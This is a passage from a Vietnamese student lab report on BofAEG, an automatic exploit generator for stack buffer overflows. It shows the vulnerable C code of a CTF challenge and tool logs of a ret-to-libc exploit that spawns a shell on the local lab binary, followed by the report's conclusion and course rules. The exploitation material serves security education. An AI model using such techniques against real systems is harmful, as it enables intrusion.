WARNING | 2023-01-04 01:00:46,701 | angr.storage.memory_mixins.default_filler_mixin | Filling register es with 4 unconstrained bytes referenced from 0x0 (not part of a loaded object)
WARNING | 2023-01-04 01:00:46,701 | angr.storage.memory_mixins.default_filler_mixin | Filling register gs with 4 unconstrained bytes referenced from 0x0 (not part of a loaded object)
*recursion (most recent call last):
File ~/home/tribanh/virtualenvs/angr/lib/python3.8/site-packages/angr/state_plugins/view.py, line 37, in __getattr__
return state.registers.load(k, inspect.inspect, disable_actions.disable_actions, events=events)
File ~/home/tribanh/virtualenvs/angr/lib/python3.8/site-packages/angr/storage/memory_mixins/name_resolution_mixin.py, line 54, in load
named_addr, named_state = self._resolve_location_name(addr, is_write=False)
File ~/home/tribanh/virtualenvs/angr/lib/python3.8/site-packages/angr/storage/memory_mixins/name_resolution_mixin.py, line 37, in _resolve_location_name
return self.state.arch.registers[name]
AttributeError: 'rdt'
```

Trong challenge CTF khác là **X-sixty-what** cũng sẽ có lỗ hổng Buffer overflow có đoạn code dưới, chúng ta có thể thấy rằng chúng ta chỉ cần nhập một chuỗi tràn EIP sao cho khi RET được gọi, chương trình sẽ chuyển đến win().

```

8  #define BUFSIZE 32
9  #define FLAGSIZE 64
10
11 void win() {
12     char buf[FLAGSIZE];
13     FILE *f = fopen("flag.txt", "r");
14     if (f == NULL) {
15         printf("%s %s", "Please create 'flag.txt' in this directory with your",
16                 "own debugging flag.\n");
17         exit(0);
18     }
19
20     fgets(buf, FLAGSIZE, f);
21     printf(buf);
22 }
23
24 void vuln(){
25     char buf[BUFSIZE];
26     gets(buf);
27
28     printf("Okay, time to return... Fingers Crossed... Jumping to 0x%x\n", get_return_address());
29 }
30
31 int main(int argc, char **argv){
32
33     setvbuf(stdout, NULL, _IONBF, 0);
34
35     gid_t gid = getegid();
36     setresgid(gid, gid, gid);
37
38     puts("Please enter your string: ");
39     vuln();
40     return 0;

```

Thử nghiệm trên BofAEG, ta dễ dàng chiếm được quyền kiểm soát shell và thực hiện các thao tác cần thiết

```

WARNING | 2023-01-04 01:28:10,036 | cle.loader | vuln3: base_addr was specified but the object is not PIC, specify force_rebase=True to override
WARNING | 2023-01-04 01:28:10,043 | angr.project | Address is already hooked, during hook(0x500030, <sinProcedure angr_gets>). Re-hooking.
[*] Finding win...
INFO | 2023-01-04 01:28:10,231 | pwntlib.exploit | Finding win...
[*] Testing flag block address: 0x401236...
INFO | 2023-01-04 01:28:10,231 | pwntlib.exploit | Testing flag block address: 0x401236...
INFO: File dbg:///home/trthanh/Desktop/bof_aeg-main/challenges/vuln3 reopened in read-write mode
INFO: Continue until 0x004012fe using 1 bpsize
hit breakpoint at: 0x4012fe
[*] SIGNAL 11 errno=0 addr=0x7fffffffed38 code=2 si_pid=4808 ret=0
[*] No win found!
INFO | 2023-01-04 01:28:10,630 | pwntlib.exploit | No win found!
[*] Finding stack bof...
INFO | 2023-01-04 01:28:10,630 | pwntlib.exploit | Finding stack bof...
WARNING | 2023-01-04 01:28:15,966 | angr.engines.successors | Exit state has over 256 possible solutions. Likely unconstrained; skipping. <BV64 Reverse(packet_0_stdin_7_4096[3519:3456])>
[*] Found vulnerable state.
INFO | 2023-01-04 01:28:15,967 | pwntlib.exploit | Found vulnerable state.
[*] Vuln_addr: 0x4012d1
INFO | 2023-01-04 01:28:15,968 | pwntlib.exploit | Vuln_addr: 0x4012d1
[*] Vuln_func(vuln): 0x4012b2
INFO | 2023-01-04 01:28:15,969 | pwntlib.exploit | Vuln_func(vuln): 0x4012b2
[*] Trying tech(ret_to_libc)...
INFO | 2023-01-04 01:28:16,012 | pwntlib.exploit | Trying tech(ret_to_libc)...
[*] Loading gadgets for '/home/trthanh/Desktop/bof_aeg-main/challenges/vuln3'
INFO | 2023-01-04 01:28:16,051 | pwntlib.rop.rop | Loading gadgets for '/home/trthanh/Desktop/bof_aeg-main/challenges/vuln3'
[*] Found leak got: puts
INFO | 2023-01-04 01:28:16,062 | pwntlib.exploit | Found leak got: puts
[DEBUG] Sent 0x200 bytes:
DEBUG | 2023-01-04 01:28:16,432 | pwntlib.tubes.process.process.149382986128096 | Sent 0x200 bytes:

```

```
[*] Switching to interactive mode
INFO | 2023-01-04 01:28:16,888 | pwnlib.tubes.process.process.140382988128096 | Switching to interactive mode

ls
[DEBUG] Sent 0x1 bytes:
DEBUG | 2023-01-04 01:28:19,204 | pwnlib.tubes.process.process.140382988128096 | Sent 0x1 bytes:
108 * 0x1
INFO | 2023-01-04 01:28:19,205 | pwnlib.tubes.process.process.140382988128096 | 108 * 0x1
[DEBUG] Sent 0x1 bytes:
DEBUG | 2023-01-04 01:28:19,205 | pwnlib.tubes.process.process.140382988128096 | Sent 0x1 bytes:
115 * 0x1
INFO | 2023-01-04 01:28:19,205 | pwnlib.tubes.process.process.140382988128096 | 115 * 0x1
[DEBUG] Sent 0x1 bytes:
DEBUG | 2023-01-04 01:28:19,205 | pwnlib.tubes.process.process.140382988128096 | Sent 0x1 bytes:
10 * 0x1
INFO | 2023-01-04 01:28:19,205 | pwnlib.tubes.process.process.140382988128096 | 10 * 0x1
[DEBUG] Received 0x8f bytes:
DEBUG | 2023-01-04 01:28:19,207 | pwnlib.tubes.process.process.140382988128096 | Received 0x8f bytes:
b'README.md bof_aeg.py flag.txt\t input.txt\toutput.txt radare2\n'
DEBUG | 2023-01-04 01:28:19,208 | pwnlib.tubes.process.process.140382988128096 | b'README.md bof_aeg.py flag.txt\t input.txt\toutput.txt radare2\n'
DEBUG | 2023-01-04 01:28:19,208 | pwnlib.tubes.process.process.140382988128096 | b'__pycache__ challenges glibc-all-in-one my_utils.py\tprofile.rr2 welpwn\n'
DEBUG | 2023-01-04 01:28:19,208 | pwnlib.tubes.process.process.140382988128096 | b'__pycache__ challenges glibc-all-in-one my_utils.py\tprofile.rr2 welpwn\n'
README.md bof_aeg.py flag.txt input.txt output.txt radare2
__pycache__ challenges glibc-all-in-one my_utils.py profile.rr2 welpwn
```

1.10. Tóm tắt

- 1) Tìm hiểu về các lỗ hổng
- 2) Phân tích rõ về BofAEG
- 3) Phân tích code
- 4) Thực nghiệm trên các challenge thuộc bài báo và các challenge nằm ngoài bài báo

1.11. Kết luận

Thông qua các bài thử nghiệm trên, ta đã giới thiệu lỗ hổng tràn bộ đệm ngăn xếp. Lỗ hổng tràn bộ đệm ngăn xếp có thể ghi đè lên địa chỉ trả về của hàm để đạt được mục đích chiếm quyền điều khiển luồng điều khiển của chương trình. Dựa trên tính năng này BofAEG sử dụng thực thi biểu tượng và phân tích động để tự động phát hiện lỗ hổng tràn bộ đệm ngăn xếp và tạo ra exploit.

Kết quả cho thấy BofAEG không chỉ có thể phát hiện và tạo ra các khai thác hiệu quả mà còn triển khai nhiều kỹ thuật exploit hơn và nhanh hơn các giải pháp AEG hiện có.

2. TỰ ĐÁNH GIÁ MỨC ĐỘ HOÀN THÀNH SO VỚI KẾ HOẠCH THỰC HIỆN:

<90%>

3. NHẬT KÝ PHÂN CÔNG NHIỆM VỤ:

STT	Công việc	Phân công nhiệm vụ
1	Tìm hiểu được 6 loại exploit của buffer overflow	Trần Đại Dương

2	Tìm hiểu BofAEG	Lã Ngọc Ánh
3	Demo	Trương Đình Trọng Thanh

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

Ví dụ: [NT101.K11.ANTT]-Exe01_Group03.

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trể, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT